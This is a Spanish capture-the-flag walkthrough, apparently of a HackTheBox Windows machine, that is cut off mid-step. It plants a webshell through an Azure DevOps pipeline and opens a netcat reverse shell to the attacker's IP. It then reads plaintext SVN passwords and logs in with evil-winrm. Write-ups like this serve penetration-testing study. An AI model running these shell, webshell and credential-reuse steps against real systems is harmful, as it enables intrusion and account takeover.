
Nathalie Henley set the pull request to automatically complete when the following policies succeed:

Work item linking


No work items linked

Changes will be merged into master. Branch aitor2 will be deleted. Work items will be unchanged.

Vamos a ver si podemos acceder a la webshell:




No nos deja acceder. Vamos a volver a la rama "aitor2" que hemos creado para ver si sigue ahi la webshell que hemos subido:




Vemos que sigue ahi. Y en la rama master?:

	Contents	History	+ New ▾		↑ Upload file(s)	↓ Download as Zip
	Name ↑	Last change			Commits	
assets	assets	4/2/2020			1297506b	Version 1 Nathalie Henley
images	images	4/2/2020			1297506b	Version 1 Nathalie Henley
contact.html	contact.html	4/2/2020			1297506b	Version 1 Nathalie Henley
elements.html	elements.html	4/2/2020			1297506b	Version 1 Nathalie Henley
generic.html	generic.html	4/2/2020			1297506b	Version 1 Nathalie Henley
index.html	index.html	4/2/2020			1297506b	Version 1 Nathalie Henley
LICENSE.txt	LICENSE.txt	4/2/2020			1297506b	Version 1 Nathalie Henley
README.txt	README.txt	4/2/2020			1297506b	Version 1 Nathalie Henley


No esta. Como no nos deja subir el archivo a la rama Master vamos a hacer uso de los pipelines.









Los Pipelines son un grupo de procesos automatizados que permiten a los desarrolladores compilar, desplegar y buildear código a sus plataformas de producción. Vamos a ver los pipelines que contiene este proyecto.




Le damos a run:



Como me ha dado un error creando una pipeline en la rama "aitor2" vamos a crear otra rama llamada "test" y vamos a hacer lo mismo (subir la webshell, crear el pull request, aprobar los cambios y enable auto completion):

Alpha-CI			
History		Analytics	
Commit		Build #	Branch
 Added cmdasp.aspx Manual build for Nathalie Henley		 169	 test
 Manual build for Nathalie Henley		 168	 aitor2


Ahora no me ha dado errores y podemos ver que se ha añadido el "cmdasp.aspx" tras crear el pipeline. Vamos a comprobar si se ha subido:



Ahora que sabemos que podemos ejecutar comandos en la maquina victima podemos hacer los siguiente:

1. Compartir el binario de nc64.exe
2. Ponernos a la escucha con netcat
3. Desde la maquina victima ejecutar el binario de netcat que tenemos compartido

```
\\10.10.14.5\share\nc64.exe -e cmd 10.10.14.5 1234
```



ESCALADA DE PRIVILEGIOS

Vamos a ver los usuarios que hay en el sistema:

```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 32D6-9041

Directory of C:\Users

2020-07-07  16:53    <DIR>          .
2020-07-07  16:53    <DIR>          ..
2020-03-28  14:59    <DIR>          .NET v4.5
2020-03-28  14:59    <DIR>          .NET v4.5 Classic
2020-08-17  23:33    <DIR>          Administrator
2020-03-28  14:01    <DIR>          Public
2020-07-22   00:11    <DIR>          restorer
2020-07-08  18:22    <DIR>          robisl
                0 File(s)                0 bytes
                8 Dir(s)   10♦386♦038♦784 bytes free
```

Como no podemos acceder a ninguna de las carpetas, vamos a enumerar los recursos compartidos del sistema:

```
C:\Users>net share
net share

Share name      Resource
-----
C$              C:\
IPC$            Remote IPC
W$              W:\
ADMIN$          C:\Windows
Remote Admin
The command completed successfully.
```

En la unidad logica w: podemos ver que esta relacionada con azure:

```
C:\Users>w:
w:

W:\>dir
dir
Volume in drive W is Work
Volume Serial Number is E82A-AEA8

Directory of W:\

2020-06-16  17:59    <DIR>          agents
2020-03-28  14:57    <DIR>          AzureDevOpsData
2020-04-03  10:31    <DIR>          sites
2020-06-20  15:04    <DIR>          svnrepos
                0 File(s)                0 bytes
                4 Dir(s)   18♦766♦696♦448 bytes free
```

En la ruta w:\svnrepos\www\config vemos que hay un archivo llamado "passwd" con contraseñas en texto claro:

```
type passwd
### This file is an example password file for
### Its format is similar to that of svnserve.
### example below it contains one section labe
### The name and password for each user follow

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhous = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
```

Sabemos que hay un usuario llamado "robisl" y en este archivo sale su contraseña:

```
robish = onesare
robisl = wolves11
robive = andwhich
```

Para saber mas informacion sobre el usuario vamos a ejecutar el comando "net user":

W:\svnrepos\www\conf>net user robisl			
net user robisl			
User name	robisl		
Full Name	Robin Islip		
Comment			
User's comment			
Country/region code	000 (System Default)		
Account active	Yes		
Account expires	Never		
Password last set	2020-04-05 20:27:26		
Password expires	Never		
Password changeable	2020-04-05 20:27:26		
Password required	No		
User may change password	No		
Workstations allowed	All		
Logon script			
User profile			
Home directory			
Last logon	2020-08-03 11:41:02		
Logon hours allowed	All		
Local Group Memberships	*Production		*Remote Management Use
Global Group memberships	*None		


Vemos que pertenece al grupo "Remote Management Users", por lo que este usuario se puede conectar con "winrm" con la herramienta "evil-winrm":

```
L$ evil-winrm -i 10.10.10.203 -u robisl -p 'wolves11'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-shell
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

Vamos a probar si esas credenciales tambien funcionan para conectarme a "Azure Devops":




Como nos ha dejado acceder, vamos a ver si podemos elevar nuestros privilegios creando una nueva pipeline:

devops.worker.htb/ekenas/PartsUnlimited/_build

Kali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

s / PartsUnlimited / Pipelines / Builds



No build pipelines were found


Automate your build in a few easy steps with a new pipeline.

New pipeline

Seleccionamos "Azure Repos":

New pipeline


Where is your code?



Azure Repos Git

YAML


Free private Git repositories, pull requests, and code search



GitHub Enterprise Server


YAML

The self-hosted version of GitHub Enterprise



Other Git

Any generic Git repository



Subversion

Centralized version control by Apache

Seleccionamos starter pipeline:

✓ Connect


✓ Select

Configure


Review

New pipeline

Configure your pipeline




ASP.NET Core
Build and test ASP.NET Core projects targeting .NET Core.




ASP.NET
Build and test ASP.NET projects.



ASP.NET Core (.NET Framework)
Build and test ASP.NET Core projects targeting the full .NET Framework.




.NET Desktop
Build and run tests for .NET Desktop or Windows classic desktop solutions.




Universal Windows Platform
Build a Universal Windows Platform project using Visual Studio.




Xamarin.Android
Build a Xamarin.Android project.




Xamarin.iOS
Build a Xamarin.iOS project.




Node.js
Build a general Node.js project with npm.



Node.js Express Web App to Linux on Azure
Build a Node.js Express app and deploy it to Azure as a Linux web app.



Node.js with Vue
Build a Node.js project that uses Vue.




Node.js with webpack
Build a Node.js project using the webpack CLI.



Node.js with React
Build a Node.js project that uses React.




Node.js React Web App to Linux on Azure
